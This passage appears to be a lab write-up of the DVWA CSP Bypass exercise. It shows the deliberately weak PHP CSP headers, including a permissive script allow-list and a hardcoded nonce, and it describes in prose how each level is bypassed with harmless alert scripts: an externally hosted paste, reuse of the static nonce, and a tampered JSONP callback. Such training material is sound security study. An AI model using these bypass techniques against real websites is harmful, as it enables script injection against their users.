
d) CSP Bypass

1) Low security


Content Security Policy (CSP) is an HTTP response header that tells a website how to load (or block) any of its content such as scripts, CSS, and images. For example, the CSP in the HTTP response could tell the browser not to load any scripts from outside the site's domain, or from a list of trusted domains.
The source code shows that the CSP for the low security page says scripts are allowed to be loaded from the same domain and from certain domains such as https://pastebin.com.

```php
<?php

$headerCSP = "Content-Security-Policy: script-
src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);
```


Since hastebin.com allows the user to input any text (or write a script), we visit hastebin and create a new paste with the following script:



Then, we link the raw script to the DVWA webpage:




After clicking Include, we get the alert saying "hi" on the page.




We conclude that allowing hastebin.com is unsafe since any user can create a malicious script and link to it in this way.

2) Medium security


On this page we see that we can include any text in the HTML body.



We try to include a script which will alert “hi”:




When we click Include, nothing happens. Looking at the console, we find the following error:




We find that the CSP for this page includes a “nonce” value, as we confirm through the source code:

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-
TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";

header($headerCSP);
```

We see this hardcoded nonce that is being sent in the response header every time. A nonce value is simply a number that is supposed to only be used once, sent by a server to be compared with the nonce of a script and allowed to execute if the nonces match.
So, if we simply change the nonce of the script we want to execute to match the nonce being sent by the server, we can bypass the CSP and allow the script to execute. We just add the “nonce” attribute to the alert script we tried above.




We get a successful alert again, meaning we successfully executed the script:




An attacker can simply copy this nonce from the console error or by checking the response headers (which include the CSP). Thus, using nonces in this way should be avoided, or the nonce value should be changed with every new interaction or input.

3) High security

This page says that it calls a script from http://localhost/DVWA-master/vulnerabilities/csp/source/jsonp.php We will use Burp Suite's "Intercept" tool which will stop a request before it happens so we can analyze it. We turn on Intercept, then we make the request to solve the sum:





We can see that the URL contains a query parameter “callback” which contains “solveSum”, which is the name of the callback function being called to solve the sum.
Instead of running the “callback” provided by the server, we try to change the JavaScript to display an alert instead.

Forwarding the request in Burp after we modified it, we were successful in executing the alert script.

In this case, calling to execute a script through a URL query string is unsafe practice and was bypassed regardless of CSP, which even states that all scripts must exist on the same domain. We were able to execute since the unsafe script is sent in the URL rather than being present in the page content.